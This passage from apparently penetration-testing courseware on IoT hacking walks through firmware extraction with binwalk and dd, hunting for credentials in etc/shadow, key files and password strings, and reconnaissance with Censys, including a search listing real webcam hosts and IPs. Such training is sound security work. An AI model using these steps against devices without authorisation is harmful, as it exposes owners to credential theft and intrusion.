      hexdump -C -n 512 xyz.bin > hexdump.out
      cat hexdump.out
      ```

    - Running hexdump can help identify the type of firmware build
- **Extract the Filesystem**
  - Run binwalk for analyzing, reverse-engineering, and extracting data from the firmware image
    - For example,


      ```
      binwalk xyz.bin
      ```

    - binwalk will identify the type of file system in use
  - Extract the filesystem using “dd”
    - For example,

      ```
      dd if=xyz.bin bs=1 skip=922460 count=2522318 of=xyz.squashfs
      ```

- **Mount the Filesystem**
  - Create a mount directory

    For example, mkdir rootfs
  - sudo mount -t ext2 {filename} rootfs
- **Analyze the Filesystem Content**
  - Check the following files and folders once the filesystem is mounted:
    - etc/passwd, etc/shadow, etc/ssl
    - grep -rnw '/path/to/somewhere/' -e “pattern” such as password, admin, and root.
    - find . -name '*.conf' and other file types such as *.pem, *.crt, *.cfg, .sh, and .bin.
    - You can also run the Firmwalker script to search for these items in the extracted filesystem
- **Emulate Firmware for Dynamic Testing**
  - Perform dynamic testing of the web interface of the device using emulation software such as QEMU



Module Flow

1 **IoT Concepts**

2 **IoT Attacks**


3 **IoT Hacking Methodology**

4 **IoT Hacking Tools**

5 **Countermeasures**

IoT Hacking Tools

Attackers use IoT hacking tools to gather information about devices connected to a network, their open ports and services, the attack surface area, and associated vulnerabilities to perform further exploitation on the device and the organization’s network. This section deals with various IoT hacking tools.



Information-Gathering Tools

Censys

Censys allows an attacker to **continually monitor** every **reachable server** and device on the Internet

https://censys.io

Thingful

Thingful is a search engine for the Internet of Things to find and **use open IoT data** from around the world

https://www.thingful.net


Information-Gathering Tools

Attackers use information-gathering tools such as Shodan and Censys to gather basic information about the target device and network. Using these tools, attackers obtain information such as live devices connected to the network, their make, open ports and services, their physical location, etc.

- **Censys**

  Source: *https://censys.io*

  Censys is a public search engine and data-processing facility backed by data collected from ongoing Internet-wide scans. Censys supports full-text searches on protocol banners and queries a wide range of derived fields. It can identify specific vulnerable devices and networks, and generate statistical reports on broad usage patterns and trends. Censys continually monitors every reachable server and device on the Internet, so one can search for and analyze them in real time. It allows a pen-tester to understand the network attack surface, discover new threats, and assess their global impact. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.



webcam

Quick Filters
For all fields, see Data Definitions

Autonomous System:
2,224 OVH
2,099 COMCAST-7922 - Comcast Cable Communications, LLC
1,662 MOJOHOST - MOJOHOST
1,477 AMAZON-02 - Amazon.com, Inc.
936 DIGITALOCEAN-ASN - DigitalOcean, LLC
More

Protocol:
38.67K 80/http
18.69K 443/https
8,594 21/ftp
8,013 22/ssh
6,291 110/pop3
More

Tag:
41.89K http
17.93K https
8,594 ftp
8,013 ssh
7,758 smtp
More

IPv4 Hosts
Page: 1/1,678 Results: 41,933 Time: 123ms

159.69.123.235 (mars.foto-webcam.eu)
HETZNER-AS (24940) Germany
Ubuntu 22/ssh, 443/https, 80/http
Webcam-Übersicht - Foto-Webcam.eu *.foto-webcam.eu, foto-webcam.eu
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'

213.133.127.197 (cdn.foto-webcam.eu)
HETZNER-AS (24940) Germany
Ubuntu 22/ssh, 443/https, 80/http
Webcam-Übersicht - Foto-Webcam.eu *.foto-webcam.eu, foto-webcam.eu
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'

194.230.47.202 (livecam.zermatt.net)
SUNRISE (6730) Nyon, Vaud, Switzerland
Unix 21/ftp, 80/http
Webcam Matterhorn (zermatt.net)
80.http.get.body: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DT

78.47.202.110 (guffert.foto-webcam.eu)
HETZNER-AS (24940) Germany
Ubuntu 22/ssh, 443/https, 80/http
Webcam-Übersicht - Foto-Webcam.eu *.foto-webcam.eu, foto-webcam.eu
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'

